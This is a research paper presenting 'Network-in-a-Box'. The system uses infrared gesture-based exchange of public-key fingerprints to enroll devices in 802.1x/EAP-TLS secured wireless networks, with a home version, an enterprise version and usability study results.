Authentication is the most basic security problem faced by mobile networked devices: once two devices can *securely recognize* each other, they can then securely exchange data, set network configurations, issue credentials, and so on. Traditional approaches to this problem assume that both devices already participate in some manually-configured shared infrastructure, for example, that they have been configured with identical passphrases, each other’s public key, or the public key

of a common certification authority. For mobile devices, and new consumer devices brought into the home, this will not be the case. We need a way to allow two devices to communicate securely with each other even if they know nothing about each other *a priori*.

We solve this problem in a simple, easy-to-use manner. A user wishing to initiate communication between his device and another device in the area simply “points out” his desired communication partner, using a *location-limited channel* [5] – *e.g.*, touching the two devices together, or indicating the desired target using infrared, as with a remote control. With this simple and intuitive gesture, the user actually sends a small amount of configuration and cryptographic information – fingerprints of public keys – across this more trusted channel, and the target device sends a small amount of information back. This allows those two devices then to authenticate each other and communicate securely over the network.

There are many types of location-limited channels. As we are sending only public information over this channel, we require of such a channel only that it be very difficult for an attacker to transmit information in that channel without being detected; the channel need not be intrinsically “private” or impervious to eavesdropping. Channels such as infrared or contact give a strong intuitive feeling of “pointing out”. A simple, passive USB storage token can be used to exchange authentication information between less mobile devices in a location-limited way. Audio channels allow the exchange of authentication information between a number of devices at once, thus enabling secure group communication [5, 24]. The work presented here builds on infrared location-limited channels.

Location-limited channels often have lower bandwidth and higher latency than typical network media, so both the amount of data exchanged and the number of rounds of communication must be kept to a minimum. In the work presented here, two devices exchange cryptographic digests of their public keys over the location-limited channel, plus a small amount of network infor-

mation. Subsequent communication takes place over the less secure (wireless) network, and is secured using standard public key protocols, where trust in the public keys is established by matching their cryptographic digests with those received on the location-limited channel. This allows the creation of a secure tunnel in which any number of rounds of more bandwidth-intensive network configuration and network provisioning protocols can be executed, such as protocols for requesting and delivering digital certificates.

This gesture-based approach to authentication supports a variety of trust models. Participants can be configured to allow only the last party with whom they performed a location-limited exchange, to set up a secure, authenticated network connection to them; or the trust established through the location-limited exchange may “expire” in a short amount of time, as appropriate for the application.


In summary, a user gesture briefly establishes a location-limited channel, which in turn allows software to bootstrap a secure tunnel for the provisioning and automatic installation of network and security configuration information. We refer to this process as *gesture-directed automatic configuration*.

## 2.2 Wireless Security Protocols

The most popular standard for wireless networks is IEEE 802.11.<sup>1</sup> Adoption of 802.11 wireless networks for critical applications has been hampered by high-profile reports of security flaws. The security and encryption component of the original 802.11 standard, WEP (“Wired Equivalent Privacy”), requires clients and access points to share a single secret passphrase or key which they use to encrypt all wireless traffic. Unfortunately, highly-publicized attacks on WEP [7, 11, 36] have completely discredited WEP as an effective security mechanism.

To address these problems, industry and standards bodies are proposing new security protocols for 802.11, which will appear over the next few years. These protocols – “Wi-Fi Protected Access” (WPA [2]) and the 802.11i standard [18] combine use of an existing standard protocol, 802.1x [17] which is used to authenticate devices and users wishing to join the wireless network, with the ability to automatically derive and update encryption keys to secure wireless data. These protocols differ primarily in how the data is encrypted with these keys, and provide different degrees of backward compatibility with deployed hardware. The 802.11i standard

<sup>1</sup>802.11 comes in a variety of subtypes with differing frequency and bandwidth characteristics. Although the implementation discussed here uses only 802.11b, all results are general and apply equally well to 802.11a, 802.11g, etc..



**Figure 2. Roles and message flows with 802.1x authentication using the EAP-TLS protocol.**

is intended as the final standard for security in 802.11 wireless networks, while WPA is intended as a temporary backward-compatible intermediate step, and is based on a draft of 802.11i.

The core of these two protocols – 802.1x-based authentication combined with automatic frequent update of the keys used to secure wireless data – has begun to see widespread use in advance of WPA and 802.11i deployment. As 802.1x is currently the most secure available option to transparently secure an 802.11 wireless LANs, we chose it for our implementation. As our work focuses on configuring trust for the 802.1x authentication protocol common to all three, our results immediately generalize to both WPA and 802.11i. In fact, our approach generalizes to allow easy configuration of IPsec-based wireless LAN security (see Section 3.2.2), or any other security mechanism authenticated using a Public Key Infrastructure.

**The 802.1x Protocol.** The 802.1x security standard [17] defines a mechanism for providing access control for any IEEE 802 LAN, including 802.11 wireless networks. In an 802.1x-compliant wireless network (as shown in Figure 2), each access point plays the role of an *authenticator* forcing every client to authenticate before allowing access to the wireless network. Prior to successful authentication, a client may only send 802.1x protocol messages to the access point (AP); it is not allowed to send any data frames. The access point itself is not capable of making any authentication decisions. Instead, it forwards all 802.1x messages from the client to a back-end *authentication server* (AS) via the RADIUS [31] protocol; the AS checks the credentials of the client and indicates to the access point whether the client is authorized to access the network. Optionally, the AS provides



the AP information which allows it to securely transmit unique short-lived data encryption keys to each client [8]. This latter step is used in the wireless context to protect client data transmitted over the air.

The 802.1x protocol is “pluggable”, allowing any one of a wide number of authentication protocols to be run under the wrapper it uses – EAP, the Extensible Authentication Protocol [6]. The most secure of these is EAP-TLS [1], a wrapper around the widely deployed TLS (SSL) key exchange protocol [9], which requires all wireless clients and the network infrastructure itself to use digital certificates for authentication. Keying material exchanged as part of this TLS handshake is then used to automatically give authenticated clients encryption keys that they can use to secure their traffic on the wireless network. These keys are updated frequently without human intervention.

Current 802.1x deployments frequently opt for password- or shared secret-based authentication options, in order to avoid the difficulty of issuing a digital certificate to each client device. However, in addition to its greater security, EAP-TLS has a number of desirable features. First, as every client (and the authentication server) possesses a unique digital certificate and corresponding private key, access for individual clients can be revoked in case of compromise; in contrast, shared-secret variants of EAP [6] require client machines to be rekeyed *en masse* whenever the compromise of a single machine occurs. Password-based EAP protocols are subject to the same password-guessing attacks as other password-based systems [32], and can additionally be subject to man-in-the-middle attacks [4]. Furthermore, digital certificates and private keys are usually stored on disk protected by both the operating system and the user’s password; they are unlocked as soon as a user logs into a machine. This provides quick, frequent and automatic authentication of both the user and the device, desirable for security and to allow seamless roaming. This approximates more closely a single sign-on system than does a password-based authentication method, where reauthentication requires caching or frequent re-entry of the password.

Once a digital certificate and other configuration information has been installed on every client, an 802.1x-secured wireless network using EAP-TLS is extremely easy to use – it requires no user intervention. The clients (and the authentication server) use their certificates and corresponding private keys to authenticate themselves to each other, requiring no input from the user.

Unfortunately, it is the process of enrolling every device in a common PKI – provisioning the digital certificates – that is a daunting task for system administrators, and out of reach of typical end users. In our organization, for instance, the process of setting up a PKI for use with

802.1x/EAP-TLS required each user, for each device, to follow a minimum of thirty-eight separate documented steps, requiring several hours of end-user time over two days. These consist of using a very typical web-based enrollment interface to request a certificate, and then configuring Microsoft’s standard 802.1x client to securely access a particular wireless network.

Clearly, a much simpler solution would not only be theoretically interesting, but practically useful. In the next section, we describe how to apply gesture-directed automatic configuration to simplify setting up a secure wireless network consisting of a single access point; in Section 4, we describe our solution for an enterprise-scale wireless network.

### 3 A “Network-in-a-Box”

Our “Network-in-a-Box” consists of a custom-built wireless access point (NiaB AP), providing a complete 802.1x-secured wireless network, and software for client devices to enroll in that network. After a gesture-directed automatic configuration step (during which users point their device at the access point), client devices are fully configured to participate in the wireless network.

During this process, the access point issues digital certificates for use in the EAP-TLS-based wireless security system. The user is managing a small PKI without even realizing it. Instead of burdening the user with complicated certificate management semantics, we provide a simple and intuitive security model: A device can participate in the wireless network if and only if, during enrollment, it can be brought into close physical proximity of the access point. For example, if a NiaB AP were to be deployed in a home, then someone wishing to gain access to its wireless network would have to be able to physically enter that home. (Especially concerned users might even lock their NiaB AP in a closet.) This is a simple, intuitive trust model that seems quite effective for many situations.

#### 3.1 User Experience

Imagine a user who wants to set up a secure wireless network to use with his laptop. Our user starts by bringing home a new NiaB AP (our prototype NiaB AP is the small white box shown in Figure 1). When he plugs it in for the first time, it initializes itself and autoconfigures the network services it will provide.

To add his laptop to the NiaB network, the user starts a NiaB enrollment application on that laptop. The application can be either pre-installed by the laptop vendor, or provided with the NiaB AP.<sup>2</sup> The enrollment software (shown in Figure 3) asks the user to “point out”

<sup>2</sup>If a USB token is used to exchange authentication information (see



Figure 3. Screenshots from the Network-in-a-Box client software for Microsoft Windows XP™.

the NiaB AP whose network he wishes to join. In our implementation, he does this using the infrared port on his laptop. For a second or two, the devices exchange a small amount of information over infrared; then, the user is prompted to separate the devices to continue the automatic configuration of the laptop. After a few more seconds, the user is informed that his laptop is ready to use. These simple steps provide a previously unconfigured laptop with everything needed to get a “network dial-tone”.

If the user later wants to add his laptop to another secure network, he simply runs the client software again. As the client application contains no pre-configured information about a particular network, instead getting all the information it needs about whom to trust and what network to join via the infrared exchange, it can be used repeatedly to configure the same laptop for multiple secure networks. Once credential information for each network of interest has been configured, the user can switch between them “on the fly” using whatever location-management facilities his operating system provides. For example, our Windows XP-based implementation targets the built-in “Wireless Zero Config” service, which automatically switches between configured wireless networks as the laptop moves around, without requiring any user intervention.

### 3.2 System Design

As described in Section 2, an 802.1x-based wireless network contains a number of components: one or more access points, an authentication server making determinations about what clients are allowed to access the network, and, in the case of EAP-TLS, a certification authority, which issues certificates. As shown in Figure 4, our NiaB AP contains all three of these components, as well as general system services such as DHCP and a firewall, and a http-based management interface. It is there-


Section 2.1), it can also be used to install the software.

fore able to provide EAP-TLS-secured network access to clients without requiring other network components. The NiaB AP also contains a novel component – an “enrollment station”. This component is responsible for handling requests for automatic client configuration made over location-limited channels like infrared or USB.

**System Initialization.** When the NiaB AP is switched on for the first time, the access point component automatically chooses itself a wireless network name and channel. (The network name is “NiaB Network + <number>”, where the number is chosen randomly between 1 and 1000 to keep your NiaB AP from interfering with your neighbor’s.) The certification authority component generates a root key pair and root certificate. By default, the NiaB AP will request its own IP address through DHCP, while providing IP addresses for its clients through DHCP from a non-routable address pool. If the NiaB AP does not have an external connection to the Internet, it still provides a useful wireless network to its clients, allowing a group of users to easily configure a secure local wireless network.

We also built in a reset feature to return a NiaB AP to a “new” state. The reset feature is activated by pressing a (physical) button on the device. Upon reset, the NiaB AP disconnects and removes all records of existing clients. It generates a new network name, root key pair, and root certificate. This automatically invalidates the certificates of previous clients, as they are signed by the old root key, rather than the new one.

**Device Enrollment.** When a user initiates enrollment by executing our enrollment software on a client computer, the software performs a number of steps. First, it creates a cryptographic key pair, which consists of a private key that will remain encrypted on his computer, and a public key that eventually (as described below) will be encapsulated in a digital certificate for use in authenticating to the network.



**Figure 4. The Network-in-a-Box provides the functionality of several network components.**

When the user makes the temporary infrared connection, his computer and the NiaB AP exchange what we call *preauthentication information*: the enrollment station component in the NiaB AP sends the name of its wireless network (802.11 SSID) along with the SHA-1 digest of its public key to the user's computer. The user's computer responds with a the SHA-1 digest of *its* (newly created) public key.

Since the user's computer now knows the wireless network name, it can contact the NiaB AP over the higher-bandwidth 802.11 network, and the infrared connection between the two devices is no longer necessary.

Next, the enrollment station component on the NiaB AP and NiaB enrollment software on the user's computer run *EAP-PTLS* over the wireless link. EAP-PTLS is an EAP plug-in protocol we designed specifically for provisioning network access for NiaB client computers, and is described in greater detail in Section 3.2.1. At this point the NiaB AP disregards all traffic from the client computer except for EAP messages, as required by the 802.1x protocol (see Section 2.2).

The EAP-PTLS exchange encapsulates a TLS handshake, in which the client computer and the NiaB AP present each other their full public keys and prove that they possess the corresponding private keys. The public keys are automatically checked to make sure they match the digital fingerprints previously exchanged over the infrared location-limited channel, allowing the client and NiaB AP to authenticate each other. The AP can confirm that the client performing the EAP-PTLS handshake over the wireless network was indeed physically present at the NiaB AP earlier, and the client can be sure it is talking to the AP of interest.

Once the TLS tunnel has been established via EAP-PTLS, the enrollment software sends a certificate request to the NiaB AP through this tunnel. The enrollment station component passes this request on to the certification authority component, which creates a certificate for the client and returns it over the TLS connection. The enrollment software on the user's computer installs the new certificate, and automatically configures the laptop's 802.1x security client software to use it.

**Using the Network.** At this point, the laptop has everything it needs to participate fully in the secure wireless network. Normal authentication occurs via an 802.1x authentication protocol exchange with the authentication server component on the NiaB AP. Since the client computer has just been configured with a digital certificate, it is able to use EAP-TLS to authenticate to the wireless network. This is the final "steady-state" for the client, requiring only standard 802.1x client software; our enrollment software is no longer needed and can be either removed from the client computer, or used again at a later point to add the laptop to additional secure networks.

Once the lower-level 802.1x authentication succeeds, higher-level network provisioning takes place: The DHCP server on the NiaB AP assigns an IP address to the client computer, along with addresses of DNS servers, IP gateways (both, in fact, pointing to the NiaB AP), *etc.* Again, we don't provide any special software for this step on the client side, and instead rely on standard software built into the operating systems of the client computers.

### 3.2.1 EAP-PTLS Protocol

The EAP-PTLS protocol is a simple variant of the standard EAP-TLS authentication protocol [1]. Like EAP-TLS, the wireless client and authentication server (in this case, the NiaB AP itself) perform a standard TLS exchange: exchanging certificates, demonstrating that they each possess the private key corresponding to the public key in that certificate, and establishing a secure tunnel for further communication. However, in the case of EAP-PTLS, the certificates used are self-signed, and are simply carriers for the public keys whose fingerprints were previously exchanged over the location-limited channel. Both the client and server are satisfied with the authentication exchange only when, at the conclusion of a successful TLS handshake, the key used by each party matches the fingerprint previously received over the location-limited channel.

In EAP-TLS, the TLS handshake is only used for authentication and for agreement on keying material that is used to derive keys to protect future wireless traffic. No data is actually sent down the secure tunnel. In EAP-



PTLS, we do send data over the secure TLS tunnel. We use the Certificate Management Protocol (CMP) [3], a standard protocol for requesting and retrieving certificates, to allow the new client to send a certificate request to the authentication server through this tunnel. This request is forwarded to a Certification Authority (CA) internal to the NiaB and immediately approved and signed by the root key in the NiaB. Although the design choice of using CMP may seem like overkill in this scenario (the internal NiaB CA always approves incoming certificate requests), it allows us to easily generalize our solution to the enterprise scenario described in Section 4.

### 3.2.2 “Phone Home” Service

Our solution for provisioning 802.1x-based security generalizes well to other security applications such as Virtual Private Networks (VPNs). Consider a user who has successfully configured a home network, and then wishes to access the devices and services on that network while he is away from home. This is a feature not typically provided by consumer home gateway devices. A more sophisticated gateway device or firewall machine might allow the user to configure a password-based approach to providing remote access to his home; access to which is often not encrypted.

We added features to the NiaB AP to make it easy to allow devices to access the home network using an IPsec-based VPN. This VPN uses the same certificate as was issued by the NiaB AP when the device enrolled in the home network. We have implemented automatic configuration of such a service, which we call “Phone Home”, as part of our Windows XP™ NiaB client enrollment software. The Phone Home service is set up at the same time as the enrollment in the wireless network, requiring no additional effort from the user.

As part of device enrollment, the NiaB enrollment software configures appropriate IPsec policies and Remote Access Service (RAS) Phonebook entries to allow the client computer to initiate a standard Windows-style L2TP-based IPsec VPN connection back to the external IP address of the enrolling NiaB [38]. This new “Phone Home” VPN connection appears as a standard “Network Connection” on the user’s desktop. Clicking on it moves their machine virtually “inside” their home network in a secure fashion. All communication with the home network is encrypted and authenticated, and the remote device automatically receives a new, “virtual” IP address inside the home network’s address space. All communication now goes through the firewall provided by the NiaB.

Provisioning and access to the “phone home” service is controlled using the NiaB management interface (see Section 3.2.3 below). Although clients are configured to

be able to use the service by default, such access can be disabled on a client-by-client basis at the NiaB, independent of the access those clients have to the NiaB’s local wireless network. This is useful, for example, in the case where a home user decides that a guest may get access to the wireless network, but should not have access to network resources from outside of the home.

### 3.2.3 System Management and Client Revocation

In order to allow the user to monitor the status of his NiaB system, alter any of the autoconfiguration parameters inappropriate for his situation (*e.g.*, to turn on PPPoE if his ISP requires it, or to configure a static IP address for the external interface of the NiaB AP), we provide a simple web-server based management interface. This interface is largely similar to that provided by standard commercial access points, though is easier for users to find, and does not require the use of a password for secure access.

Through the NiaB’s DNS proxy (configured to be the DNS server for all NiaB clients), we redirect any entries in the “.niab” domain to the NiaB AP itself. Therefore, entering “http://www.niab” in a web browser automatically takes you to the NiaB management page, without requiring the user to enter a specific configuration IP address. A shortcut to this page is provided as part of client configuration. Since individual NiaB clients can be recognized by their certificates, policy configuration can be used to allow only a subset of those clients to access the NiaB management interface (*e.g.*, the first client to join the network, and any other clients he specifically enables). This use of client authentication to control access also saves the user from having to change and remember an administrator password.

Most importantly, this configuration interface allows a user to permanently revoke access to NiaB services (wireless network and VPN) to any client, by revoking that client’s certificate – this is done simply by clicking a button in the management interface next to the name of the device to be removed from the network. At that point, a new Certificate Revocation List is automatically generated by the NiaB AP, and all currently-connected clients are asked to reauthenticate. To temporarily restrict client access, the management interface allows wireless and VPN access to be separately enabled and disabled for each enrolled client. While this interface may not be as directly intuitive as our gesture-directed enrollment interface, it does provide useful functionality – revocation of individual devices. We have not yet experimentally studied how usable this simple interface is, but we may explore more intuitive alternatives in future work.



### 3.3 Implementation Details

#### 3.3.1 NiaB Access Point

We have implemented our NiaB access point on the OpenBrick platform [13] – a small, x86-based computer providing most of the ports and peripherals standard to larger PCs. We have modified the hardware to add an infrared port to the front of each device, along with a red LED that is used to inform the user when the NiaB AP is transmitting infrared data. This LED provides valuable feedback to the user as to whether they have lined the device infrared ports up properly.

The NiaB access points are running a modified distribution of RedHat Linux 9.0, and release 2.6.4 of the Linux kernel. This version was selected for its greater stability and for its native support for IPsec. The Linux kernel provides native firewalling capabilities, which we configure to provide protection from the Internet for the hosts on the NiaB-provided wireless network. The NiaB access points also act as DHCP servers and DNS caches for their clients.

Implementations of our base protocols – gesture-directed authentication using location-limited channels, the EAP-PTLS enrollment protocol, certificate issuance functions, and Certificate Management Protocol (CMP) messaging used to request certificates, *etc.*, are written as libraries in C++ to facilitate reuse. All cryptographic operations are implemented using OpenSSL 0.9.7.

Access point functionality for the NiaB access points is provided using the HostAP project's access point software [29], slightly modified to provide the additional logging and management interfaces we require. We set up the HostAP access point software to be a 802.1x passthrough to an internal RADIUS server for authentication decisions (see Figure 4).

The RADIUS server we use is a modified version of FreeRADIUS 0.8.1 [28]. FreeRADIUS itself provides a pluggable implementation of the EAP protocol architecture, making it easy to add implementations of new EAP subtypes. We use that architecture to add a C++ implementation of EAP-PTLS (see Section 3.2.1). We modified the implementation of EAP-TLS provided by FreeRADIUS to add additional configuration and support for the use of Certificate Revocation Lists (CRLs), and to access the client authentication information controlled through our management interface.

To provide “phone home” functionality, we use the IPsec support present in the Linux kernel (version 2.6), and modified a version of the IKE daemon racoon to check both CRLs and our client authentication information database to verify clients.

Our management interface is provided using mini\_httpd 1.17 [33], a small web server, chroot'ed for

greater protection, coupled with a variety of Perl and Python scripts. Standalone certification authority and CRL generation functionality is implemented in a C++ library which uses OpenSSL to handle cryptographic operations and certificate and CRL formatting.

#### 3.3.2 NiaB Client Software

The client application described above is implemented for Microsoft Windows XP<sup>TM</sup>, and has been tested successfully on a wide variety of laptop hardware using a number of different 802.11 client cards, both internal and external. A command-line client for Linux has been tested on a somewhat smaller range of laptop hardware.

We implemented client-side protocols and routines for CMP, EAP-PTLS, location-limited channels, and certificate handling as portable libraries written in C++. All cryptographic operations are implemented using OpenSSL 0.9.7.

To support frame handling for sending and receiving raw Ethernet packets (necessary for executing EAP-PTLS over the wireless connection), we use the NDISUIO API [34] for Microsoft Windows<sup>TM</sup> and libdnet [22] and libpcap [23] for Linux. The user interface of our Microsoft Windows<sup>TM</sup> uses Microsoft Foundation Classes. For basic wireless support, we use the NDISUIO API for the Microsoft Windows XP<sup>TM</sup> client, and the Linux Wireless Extension and Wireless Tools [12] for Linux. Our NiaB client software sets up 802.1x support for Windows XP<sup>TM</sup> using the Wireless Zero Configuration Service [16] and for Linux using the xsupplicant 802.1x client software package [27].

Again, our software is used only when a client is enrolling in a new wireless network and does not interfere with the normal day-to-day use of such networks. Though our software supports being used repeatedly to add the client device to more than one secure wireless networks, switching between those networks in operation is then done using the mechanisms provided by the operating system in use.

### 3.4 User Studies

We undertook a series of usability studies [10] both to test if our system actually makes it easier to set up a secure wireless network, and to obtain feedback to iteratively improve our design.

#### 3.4.1 Procedure

Our usability tests had two objectives. First, we wanted to know whether our system, NiaB, allowed users to easily and securely connect to a wireless network. Our second objective was to compare our solution against a com-

	Commercial AP			NiaB		
	Time (min)	Steps		Time (min)	Steps	
Avg	9:39	14		0:51	2	
	Ease	Satisfaction	Confidence	Ease	Satisfaction	Confidence
Avg	3	3	2	1	1	1

**Table 1. User studies comparing the stand-alone Network-in-a-Box to a commercial access point.**

mercially available alternative. We picked a commercially available access point based on several criteria: it should be designed for end users, not enterprises; it should be a market leader; and, enrollment should occur on the same operating system as our solution (to avoid confounding variables by switching platforms).

Usability tests assign tasks to users to see whether they can complete them successfully and to learn what errors they make. The task we chose was to ask a user to connect a laptop to a secure wireless network. Though practical deployments of our client software were done on a wide variety of laptop hardware and wireless network cards, we asked all participants to use the same laptop in order to limit setup time and variability in our quantitative studies. The laptop came pre-loaded with the setup software for both NiaB and the commercial AP. In both cases, the setup software provided a “wizard”-style interface for the user. The commercial AP’s wizard required 10 steps, the NiaB’s wizard required two (each stage in the connection process where the user has to make a decision was counted as a step).

Subjects were asked to connect to both access points, one after the other. Users were timed how long it took them to complete each connection task. We also counted how many errors they made and how many steps they took.

We selected our subjects from a pool of our co-workers. To avoid a bias in our data towards people with significant computer science skills we recruited broadly from both the research and administrative staff. Further, we administered a screening questionnaire to ensure that we selected subjects with a broad range of backgrounds. We screened for education (technical vs. non-technical) and experience (wireless network owned and administered, no wireless network and never set up). We selected the broad range of subjects to avoid an emphasis towards reduced times (for both the commercial and NiaB AP) that would derive from either educational background or experience with wireless networking technologies.

To avoid potential learning bias (being able to connect more quickly the second time than the first based on new knowledge) we selected an even number of participants,

split them into two groups, one of which connected to the NiaB AP and then the commercial AP and the other who connected to the commercial AP and then the NiaB AP. After each connection activity participants were asked to rate their experience in terms of ease, satisfaction, and confidence.

Our testing was done in two iterations. We recruited six subjects for the first iteration. We picked six subjects because previous research shows that five subjects reveal approximately 80% of the usability errors in a system [26]. In addition to comparing the commercial AP and NiaB, the first iteration was also used to refine the NiaB user interface. In the second iteration subjects evaluated a revised NiaB interface using the same task as the first iteration. By keeping the task design the same we were able to compare across the two studies, and the results from the second iteration increased our chances of finding almost all of the usability errors.

### 3.4.2 Results

The results from the two iterations are shown in Table 1. They show that users took much less time (approximately a 10x speed-up) on average to connect to NiaB AP than the commercial AP. NiaB also required fewer steps – points where the user has to make decisions – than the commercial AP. More significantly, on average users took two steps to join the NiaB network, the same number needed to enroll correctly. This was not true for the commercial AP, for which users took an average of 14 steps – 4 more than intended. In other words, users were making errors in the set up process for the commercial AP and frequently having to repeat steps and recover from mistakes.

The likelihood of making errors and the number of steps involved in the commercial AP set up task contributed to users ratings of ease, satisfaction, and confidence. On scales of 1 (most positive) to 5 (most negative) users rated ease of task, satisfaction in the experience, and confidence that they could do it again, more highly for NiaB. These positive feelings towards NiaB were borne out in qualitative interviews, too.

One advantage that iterative usability testing offers is

the opportunity to identify and fix problems with the interface. The first iteration uncovered two usability issues. First, although people managed to successfully use the location-limited channel, they did not realize that they could move the laptop away from the access point once the initial data was exchanged. Second, people did not always know when they had actually finished the task and could use the network. These findings allowed us to redesign the interface, and retest it with users. Results from our second iteration show that we provided more appropriate feedback to let users know to unalign the infrared ports after the location-limited data exchange, and communicated more effectively when they were completely finished.

## 4 Securing Enterprise-Scale Networks

We extended our easy-to-use approach for enrolling in secure wireless networks to enterprise-class networks with many access points. We deployed our enterprise solution to handle enrollment in the wireless security system of a small enterprise consisting of approximately 250 users.

There are two important differences between enterprise-class networks and the small networks we have considered previously. First, their architecture is different – enterprise networks have many access points communicating with a central backend authentication infrastructure. Second, enterprise networks have considerably more complex security requirements than are present in the home.

We address these differences by encapsulating our gesture-directed enrollment functionality in one or more “enrollment stations” – usually a simple box, or PC, configured to allow gesture-directed user authentication over one or more location-limited channels, but not itself an access point. Depending on the security needs of the enterprise, this enrollment station can implement security requirements considerably more sophisticated than that used in the stand-alone case.

By placing the enrollment station in a locked room to which only employees of the enterprise have access, one ends up with an intuitive security model very similar to that used in the stand-alone case. By adding security cameras monitoring the enrollment station, an enterprise adds the ability to audit its use after the fact. Or an enterprise may want a member of the IT staff to approve each user enrollment manually, *e.g.*, after checking the user’s employee badge, or entering additional configuration information to be added to the enrolling device.

An important design goal for our enterprise solution is to integrate with existing off-the-shelf commercial devices and software. In our system, the access points, authentication server, and certification authority can all be

commercial off-the-shelf, knowing nothing about any of our configuration protocols. At the same time, we provide opportunities for system administrator control and intervention that are desirable in the enterprise setting.

### 4.1 User Experience

The user experience of enrolling in the enterprise version of our system is similar to that of the stand-alone NiaB system. The user physically brings her new mobile device to one of perhaps many enrollment stations distributed throughout the enterprise.

A user accessing the enrollment station performs a brief location-limited exchange, and is then told that an enrollment request has been submitted on her behalf. She then leaves the enrollment station. As mentioned above, an IT staff member may want to further review and approve her request off-line, or perform additional configuration or processing, so it may take some time for her certificate request to be fulfilled.

All further device configuration takes place over the wireless network, using any of the enterprise’s access points. The user does not need to visit the enrollment station again. She may at will re-run the client enrollment application (possibly prompted by an email from an administrator) to check whether or not her enrollment request has been approved; eventually the software indicates that the request has been approved, and the certificate and configuration information is installed automatically on her device. She may then begin using the secure wireless network normally.


### 4.2 System Design

In this section, we describe the changes in design from the stand-alone NiaB required to make an enterprise solution (as shown in Figure 5). We separate the components built into the stand-alone NiaB AP. The access points, certification authority, and authentication server functionalities are standard solutions that do not need to be aware that they are participating in our system. The enrollment station is designed to handle our EAP-PTLS protocol and speak with a Certification Authority for certificate management.

**Client Enrollment Software.** The client configuration software is similar to what we use in the stand-alone NiaB case. The most significant change is that the client software is written to be aware of the fact that a request for a certificate may not be approved immediately – waiting for the approval of a system administrator could delay enrollment.

In the stand-alone NiaB system, the Certification Authority either immediately grants or rejects the certificate,





**Figure 5. Message flows in the enterprise version. Only the enrolling laptop and the “enrollment station” are aware that they are participating in a NiaB-enabled network.**

and the authentication server returns the resulting certificate or rejection message to the client. In the enterprise version, however, the certificate request enters a database of pending requests that might need to be examined, approved, or rejected by an administrator.

Because the client and enrollment station are speaking the Certificate Management Protocol inside of the EAP-PTLS tunnel, the enrollment station is able to send to the client a request number and a result code indicating that the request is pending. Subsequent execution of the client enrollment software polls for this request number, also using CMP messages in the EAP-PTLS tunnel. Until the request has been approved, the client receives an indication that it is still pending, and can repeat the request later (see Figure 5).

We note that as long as the server and client cache the information they exchanged over the location-limited channel, they do not need to repeat a location-limited exchange. These later attempts to retrieve a certificate that has already been requested can be performed over the wireless network without any intervention by the user. Though the authentication exchange over a location-limited channel must be done in physical proximity to the enrollment station, all further interaction with each client can be done using any access point in the infrastructure.

Once approved, the certificate is returned to the client the next time the client polls for it; the client enrollment software automatically configures the client device to use the new wireless network just as in the stand-alone case.

**Enrollment Station.** We configure the standard off-the-shelf authentication server to forward EAP-PTLS traffic to the enrollment station. We accomplish this by taking advantage of RADIUS proxying (during enrollment the client claims to belong to a recognizable special realm, “host@preauth”). Authenticated clients then engage in the normal EAP-PTLS enrollment protocol with the radius server running on the enrollment station, but the resulting certificate requests are then forwarded to an enterprise CA. Since we are using EAP-PTLS, the enrollment station does this only for clients it trusts due to prior interaction over the location-limited channel. When the client checks to see whether its certificate has been issued, its EAP-PTLS exchanges are again forwarded to the enrollment station, which retrieves the issued certificate from the enterprise CA.

### 4.3 Implementation Details

In this section we describe the particular implementation we are using in our organization; obviously, given the focus on interoperability with commercial software, many of these components would vary from installation to installation.

Access to the wireless network is provided by standard commercial access points; the Authentication Server we use is a commercial RADIUS server (Funk Software’s Steel Belted Radius™). This AS is configured, using standard RADIUS proxying facilities, to forward EAP-PTLS messages from clients requesting enrollment in the system to the RADIUS server running on the enrollment station.



	Standard Enrollment			"Enterprise NiaB" Enrollment		
	Time (min)	Steps		Time (min)	Steps	
Avg	140	38		1:39	4	
	Ease	Satisfaction	Confidence	Ease	Satisfaction	Confidence
Avg	5	4	4	1	1	1

**Table 2. User studies comparing our "Enterprise NiaB" solution to a typical commercial alternative.**

